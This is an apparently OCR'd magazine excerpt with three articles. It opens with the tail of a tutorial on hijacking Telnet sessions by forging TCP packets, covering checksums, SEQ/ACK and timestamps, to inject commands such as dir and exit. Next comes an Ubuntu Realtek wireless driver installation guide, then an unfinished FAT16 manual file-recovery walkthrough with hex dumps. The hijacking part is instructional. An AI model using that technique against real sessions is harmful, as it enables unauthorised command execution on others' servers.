使用另一个线程发送攻击包 DWORD WINAPI SendThread Func(/*LPVOID lpParam*/ CAttackDlg* ptr)。攻击包需要伪装成客户端发送的正常命令，因此要对数据包包头进行修改。由于 Pcap 库主要是用来抓包的，对发送数据包的功能支持不好，只提供了一个发送原始数据包的函数 pcap_sendpacket()，这就意味着我们要自己算 IP 和 TCP 报头的 checksum，一个字节一个字节的改数据包的位。主要修改的几个位置如下。

- 将要发送的内容加入数据包的数据部分。
- IP 首部：数据报总长度字段，IP 首部检验和。
- TCP 首部：SEQ，ACK，TCP 校验和，选项中的时间戳。时间戳的值必须晚于客户端最后发给服务器的包中的时间戳值，否则服务器将丢弃发送的包。Telnet 对时间戳很敏感。

使用变量 cmd[]来记录待发送的攻击命令。Telnet 的命令发送是一个字节一个字节进行的，因此攻击过程必须与服务器交互进行，以命令 dir 为例的正常交互过程如图 5 所示。

包发送是由 pcap_sendpacket()函数进行的，具体实现详见代码，其中 unlock 用来保证命令中的下一个字符被发送前已收到服务器对上一个字符回应的 ACK，以防止服务器重传影响发包顺序的锁。另外，通常攻击者插入命令的时机是，客户端和服务器均没有通信的时候。




图 5　Telnet 中 dir 命令的交互过程

以 dir，help 和 exit 三个命令为例，作者使用 wireshark 捕获了整个攻击过程中的数据交互。由于篇幅有限，读者可以参考 pcap 文件。“telnet 正常结束”是正常结束 Telnet 会话 U/S 的交互过程；“telnet–exit”、“telnet–help”和“telnet–dir”分别是攻击者发送 exit，help 和 dir 命令的交互过程。可以看到，无论攻击者发送什么命令，在服务器执行完该命令后，Telnet 会话都会终止。有兴趣的读者可以进一步研究会话终止的原因，并完善攻击代码。

（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无
关键词：笔记本、ubuntu、驱动安装



无线安全基础——笔记本无线网卡在 ubuntu 系统下的驱动安装

文/图　古典娃娃

查看硬件配置

命令：lspci -vv，该命令会显示笔记本计算机的所有硬件。我的本子是 X200S，有一块以太网卡（Ethernet controller）和一块无线网卡（Network controller），ubuntu 系统已经有了以太网卡的驱动，但是还没有无线网卡的，所有我们要到官网去下载来安装。

从命令的输出可以看到无线网卡是：Realtek Semiconductor Co., Ltd. Device 8172。

```
00:19.0 Ethernet controller: Intel Corporation 82567LM Gigabit Network Connection (rev 03)
        Subsystem: Lenovo Device 20ee
        Flags: bus master, fast devsel, latency 0, IRQ 28
        Memory at f2600000 (32-bit, non-prefetchable) [size=128K]
        Memory at f2625000 (32-bit, non-prefetchable) [size=4K]
        I/O ports at 1840 [size=32]
        Capabilities: <access denied>
        Kernel driver in use: e1000e
        Kernel modules: e1000e

03:00.0 Network controller: Realtek Semiconductor Co., Ltd. Device 8172 (rev 10)
        Subsystem: Realtek Semiconductor Co., Ltd. Device e020
        Flags: bus master, fast devsel, latency 0, IRQ 11
        I/O ports at 2000 [size=256]
        Memory at f2500000 (32-bit, non-prefetchable) [size=16K]
        Capabilities: <access denied>
```

Realtek 网卡的官方驱动下载地址：http://www.realtek.com.tw/downloads/downloadsView.aspx?Langid=1&PNid=48&PFid=48&Level=5&Conn=4&DownTypeID=3&GetDown=false&Downloads=true#RTL8192SE

lspci 命令

命令描述：当前很多常用硬件都是 PCI(Peripheral Component Interconnect)设备，如声卡、网卡、USB 控制器等，稍老一点的显卡一般也是 PCI 设备。很可能由于要安装驱动或其他的需要查看 PCI 设备的详细信息。lspci 命令方便地实现了这一点。

命令参数：

-vv 使得 lspci 以过冗余模式显示更详细的信息（事实上是 PCI 设备能给出的所有东西）。

编译驱动程序

解压驱动文件包：

sudo tar xzvf rtl8192se_linux_2.6.0015.0127.2010. tar.gz

编译驱动程序，进入解压出来的目录，使用 make 命令进行编译：

```
akast@akast-laptop:~/rtl8192se_linux_2.6.0015.0127.2010$ make
make[1]: 正在进入目录 `/usr/src/linux-headers-2.6.31-20-generic'
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_core.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_regd.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_rfkill.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_eeprom.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_wx.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_cam.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_pm.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_ps.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_dm.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_debug.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl_ethtool.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl8192s/r8192S_dev.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl8192s/r8192S_Efuse.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl8192s/r8192S_phy.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl8192s/r8192S_firmware.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl8192s/r8192S_rtl6052.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl8192s/r8192S_hwimg.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl8192s/r8192S_led.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl8192s/r8192S_mp.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/rtl8192s/r8192S_scan.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtllib_rx.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtllib_softmac.o
  CC [M]
/home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtllib_tx.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtllib_wx.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtllib_module.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtllib_softmac_wx.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtl819x_HTProc.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtl819x_TSProc.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtl819x_BAProc.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/dot11d.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtllib_crypt.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtllib_crypt_tkip.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtllib_crypt_ccmp.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/rtllib_crypt_wep.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/wapi.o
  CC [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/../../rtllib/wapi_interface.o
  LD [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/r8192se_pci.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/r8192se_pci.mod.o
  LD [M]  /home/akast/rtl8192se_linux_2.6.0015.0127.2010/HAL/rtl8192/r8192se_pci.ko
```

tar 命令

命令描述：可以为文件和目录创建档案。利用 tar，用户可以为某一特定文件打包(备份文件)，也可以在档案中改变文件，或者向档案中加入新的文件。

命令参数：

x 从档案文件中释放文件。

f 使用档案文件或设备，这个选项通常是必选的。

v 详细报告 tar 处理的文件信息。如无此选项，tar 不报告文件信息。

z 用 gzip 来压缩/解压缩文档，加上该选项后能够将档案文档进行压缩，但还原时也一定要使用该选项进行解压缩。

复制文件

复制固件进入系统固件目录：

sudo cp -rf firmware/RTL8192SE /lib/firmware

复制驱动文件进入系统驱动目录：

akast@akast-laptop: ~ /rtl8192se_linux_2.6.0015.0127. 2010/HAL/rtl8192$ sudo cp r8192se_pci.ko /lib/modules/`uname -r`/kernel/drivers/net/

cp 命令

命令描述：该命令的功能是将给出的文件或目录复制到另一文件或目录中，同 MSDOS 下的 copy 命令一样，功能十分强大。

命令参数：

-f 删除已经存在的目标文件而不提示。

- r 若给出的源文件是一目录文件，此时 cp 将递归复制该目录下所有的子目录和文件。此时目标文件必须为一个目录名。

加载驱动

命令：sudo depmod –a

depmod 命令

命令描述：分析可加载模块的依赖性，生成 modules.dep 文件和映射文件。

命令参数：-A –quick 检查是否有模块比 modues.dep 中的模块新，若有则重新生成文件。

重启系统

命令：reboot

成功安装驱动，可以正常使用无线网卡。

Reboot 命令

命令描述：执行 reboot 指令可让系统停止运作，并重新开机。

命令参数：

-d 重新开机时不把数据写入记录文件/var/tmp/wtmp。本参数具有"-n"参数的效果。

-f 强制重新开机，不调用 shutdown 指令的功能。

-i 在重开机之前，先关闭所有网络界面。

-n 重开机之前不检查是否有未结束的程序。

-w 仅做测试，并不真的将系统重新开机，只会把重开机的数据写入/var/log 目录下的 wtmp 记录文件。

前置知识：无

关键词：数据恢复、手动恢复



数据恢复入门——手动恢复被删除文档

文/图 王丽婧 尹晓丹

数据恢复是指由于各种原因导致数据损失时把保留在介质上的数据重新恢复的过程。 即使数据被删除或硬盘出现故障，只要在介质没有严重受损的情况下，数据就有可能被完好无损的恢复。

格式化或误删除引起的数据损失的情况下，大部分数据仍未损坏，用软件重新恢复连接环节的话，可以重读数据。如果硬盘因硬件损坏而无法访问时，更换发生故障的零件，即可恢复数据。在介质严重受损或数据被覆盖情况，数据将无法恢复。

本文将举例介绍数据恢复的原理，并给出几个具体实现的例子，希望对大家有所帮助。

FAT 文件系统

首先要了解文件系统机制，这里用 FAT 文件系统举例。以下是 FAT 分区结构，如图 1 所示。

FAT 表（File Allocation Table 文件分配表）是 Microsoft 在 FAT 文件系统中用于磁盘数据（文件）索引和定位引进的一种链式结构。FAT 表记录了磁盘数据文件的存储链表。文件系统将磁盘空间按一定数目的扇区为单位进行划分，这样的单位称为簇。通常情况下，每扇区 512 字节的原则是不变的。簇的大小一般是 2n（n 为整数）个扇区的大小，可以是 512B、1KB、2KB、4KB、8KB、16KB、32KB、64KB。实际中通常不超过 32KB。FAT16 系统簇号用 16 位二进制数表示，从 0002H 到 FFEF 个可用簇号，FFF0 表示坏簇，FFFF 表示文件结束簇。每簇的使用情况用 16 位二进制填写，未被分配的簇位置写零，已被分配的簇该文件填入下一个占用簇的簇号，如果是最后一个簇填写 FFFF。这样刚好将文件占用的各簇构成一个簇链，保存在 FAT 表中。FAT 32 改用 32 位二进制数表示。




图 1

图 2 所示为 FAT 表的具体内容（以 FAT16 为例）。

FAT 中将目录当文件进行处理。文件和目录都以 32 字节的目录项来进行索引，长文件名拥有多个目录项。图 3 所示为 FAT 目录项 32 个字节的表示定义。

文件就是通过 FAT 簇链表以及目录项作为索引在磁盘中存放，在删除时，都不会真正将数据从磁盘中去除，而是将索引清除或只是部分清除。下面将具体举例介绍。

```
Drive F:                30% free
File system:               FAT16
Volume label:          失忆的小牛
Default Edit Mode
State:                  original
Undo level:                    0
Undo reverses:               n/a
Alloc. of visible drive space:
Cluster No.:                 n/a
FAT 1                   reserved
Snapshot taken      18 hours ago
Physical sector No.:          75
Logical sector No.:           12
Used space:               2.6 GB
           2,813,984,768 bytes

Offset      0  1  2  3  4  5  6  7   8  9 10 11 12 13 14 15
0000006144  F8 FF FF FF 03 00 04 00  05 00 06 00 07 00 08 00
0000006160  09 00 0A 00 0B 00 0C 00  0D 00 0E 00 0F 00 10 00
0000006176  11 00 12 00 13 00 14 00  15 00 16 00 17 00 18 00
0000006192  19 00 1A 00 1B 00 FF FF  FF FF 1E 00 FF FF 20 00
0000006208  21 00 22 00 23 00 24 00  25 00 26 00 27 00 FF FF
0000006224  FF FF FF FF FF FF FF FF  FF FF 2E 00 FF FF 30 00
0000006240  31 00 32 00 33 00 34 00  FF FF FF FF FF FF 38 00
0000006256  39 00 3A 00 3B 00 3C 00  3D 00 3E 00 3F 00 40 00
0000006272  41 00 42 00 43 00 44 00  45 00 46 00 47 00 48 00
0000006288  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000006304  FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000006320  FF FF FF FF FF FF FF FF  FF FF 5E 00 5F 00 60 00
0000006336  61 00 62 00 63 00 64 00  65 00 66 00 67 00 68 00
0000006352  69 00 6A 00 6B 00 6C 00  6D 00 6E 00 6F 00 FF FF
0000006368  71 00 FF FF 73 00 74 00  75 00 76 00 77 00 78 00
0000006384  79 00 7A 00 7B 00 7C 00  7D 00 7E 00 7F 00 80 00
```

图 2

字节偏移（16进制）	字节数	定义	
0x0 – 0x7	8	文件名（用字符串描述）	
0x8 – 0xA	3	扩展名（用字符串描述）	
0xB	1	属性字节	00000000（读写）
			00000001（只读）
			00000010（隐藏）
			00000100（系统）
			00001000（卷标）
			00010000（子目录）
			00100000（归档）
0xC	1	系统保留	
0xD	1	创建时间的10毫秒位	
0xE – 0xF	2	文件创建时间	
0x10 – 0x11	2	文件创建日期	
0x12 – 0x13	2	文件最后访问日期	
0x14 – 0x15	2	文件起始簇号的高16位	
0x16 – 0x17	2	文件最近修改时间	
0x18 – 0x19	2	文件最近修改日期	
0x1A – 0x1B	2	文件起始簇号的低16位	
0x1C – 0x1F	4	表示文件长度	

图 3

手动恢复被删除文档

以下步骤在 FAT16 系统中完成，用 U 盘作为存储介质。

（1）首先，在 U 盘中，创建一个 WangLJ 的文件夹，如图 4 所示。




图 4

以下是新建的文档，与文档内容，如图 5 所示。




图 5

（2）在删除前

<1>查找文件夹 WangLJ 的目录项，如图 6 所示。

```
00042BA0  57 41 4E 47 4C 4A 20 20  20 20 20 10 00 8B 16 00  WANGLJ     ..?..
00042BB0  DA 3C DA 3C 00 00 17 00  DA 3C 61 9C 00 00 00 00  ??....?a?.......
```

图 6

可以看出起始簇号为：00009C61

<2>FAT 表对应簇链如图 7 所示。

```
FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
FF FF FF FF FF FF 00 00  00 00 00 00 00 00 00 00
FF FF 6A 9C 6B 9C 6C 9C  6D 9C 6E 9C FF FF 70 9C
```

图 7

由于这是 FAT16，所以每簇只占用 2 个字节。该目录内容较少，一簇就可以放下，所以开始簇也是结束簇。

<3>根据起始簇号 9c61 十进制为 40033 转换为扇区：5124512，通过这个可以找到文件夹内存在的文档，如刚刚建立的 Mytest.txt 的目录项，如图 8、图 9 所示。




图 8

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F  访问
9C634000  2E 20 20 20 20 20 20 20  20 20 20 10 00 8B 16 00  .          ..?...
9C634010  DA 3C DA 3C 00 00 17 00  DA 3C 61 9C 00 00 00 00  ??....?a?...
9C634020  2E 2E 20 20 20 20 20 20  20 20 20 10 00 8B 16 00  ..         ..?.[
9C634030  DA 3C DA 3C 00 00 17 00  DA 3C 00 00 00 00 00 00  ??....?.......d..
9C634040  41 4D 00 79 00 74 00 65  00 73 00 0F 00 E8 74 00  AM.y.t.e.s...鐰.
9C634050  2E 00 74 00 78 00 74 00  00 00 00 00 FF FF FF FF  ..t.x.t.....
9C634060  4D 59 54 45 53 54 20 20  54 58 54 20 00 04 A7 00  MYTEST  TXT ..?..
9C634070  DA 3C DA 3C 00 00 B7 00  DA 3C 62 9C 1C 00 00 00  ??..??b?...
```

图 9

<4>根据该目录项，就可以找到该文件的首簇号：00009C62，同理经过转换可得到就是 5124640 扇区。可以找到该 txt 中对应内容。如图 10、图 11 所示。




图 10

```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F  访问
9C644000  4D 79 20 6E 61 6D 65 20  69 73 20 57 4C 4A 2C 32  My name is WLJ,2.
9C644010  30 30 37 33 32 35 33 30  30 32 35 7E 00 00 00 00  00732530025~....
9C644020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

图 11

<5>同时可以找到 Mytest.txt 对应 FAT 表的簇链情况，如图 12 所示。

```
FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
FF FF FF FF FF FF 00 00  00 00 00 00 00 00 00 00
